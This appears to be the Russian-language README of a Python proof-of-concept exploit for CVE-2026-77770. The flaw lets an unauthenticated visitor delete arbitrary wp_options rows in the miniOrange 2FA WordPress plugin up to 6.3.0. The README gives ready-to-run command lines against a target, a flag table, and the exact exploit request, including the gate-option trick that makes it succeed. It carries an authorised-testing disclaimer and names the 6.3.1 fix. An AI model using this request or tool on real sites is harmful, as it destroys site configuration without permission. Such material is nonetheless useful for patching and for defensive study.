 gmh5225/cve-2026-77770
Python PoC для CVE-2026-77770: неаутентифицированное произвольное удаление wp_options в miniOrange 2FA (WordPress) <= 6.3.0 через ссылку подтверждения электронной почты.

POC для CVE в miniOrange 2FA
miniOrange 2FA (плагин WordPress miniorange-2-factor-authentication) ≤ 6.3.0 — неаутентифицированное удаление произвольных опций WordPress через ссылку подтверждения email (userID / Txid / accessToken).
Только для авторизованного тестирования. Не запускайте это против систем, которыми вы не владеете и на тестирование которых у вас нет разрешения.
Требуется: Python 3, только стандартная библиотека.
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test


python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test --delete blogname
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u https://TARGET --delete blogname --insecure
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u TARGET --delete blogname
| Флаг | Что делает |
|---|---|
-u / --url | Корень сайта WordPress (обязательно). http:// или https://; имя хоста сначала пробуется как HTTPS, затем как HTTP. Самоподписанный TLS повторяется автоматически |
--test | Гость: версия плагина + всплывающее окно подтверждения email |
--delete OPTION | Удалить эту строку wp_options. blogname виден через /wp-json/ (BEFORE / AFTER) |
--gate OPTION | Опция, сохранённое значение которой равно 3 (шлюз Txid). Можно указывать несколько раз. По умолчанию: wp_page_for_privacy_policy, затем thread_comments_depth |
--insecure | Пропустить проверку TLS |
--timeout | Таймаут HTTP в секундах (по умолчанию 30) |
Без аутентификации. Гаджет — это GET-запрос к /?userID=OPTION&Txid=GATE&accessToken=x. GATE в данный момент должен содержать целое число 3. При промахе мимо 5-минутного окна плагин также записывает GATE=0.
--test ничего не удаляет. --delete blogname — публичное доказательство (название сайта в /wp-json/ становится пустым). В 6.3.1 ключи получают префикс (mo2f_oobe_*), поэтому имена без префикса не удаляются.
Stdout: VERSION, HANDLER, PRESENT, SITENAME, OPTION, BEFORE, AFTER, GATE, VULNERABLE, NOT_VULNERABLE, NOT_FOUND, ATTEMPTED.
CVE: CVE-2026-77770. Журнал изменений плагина 6.3.1.






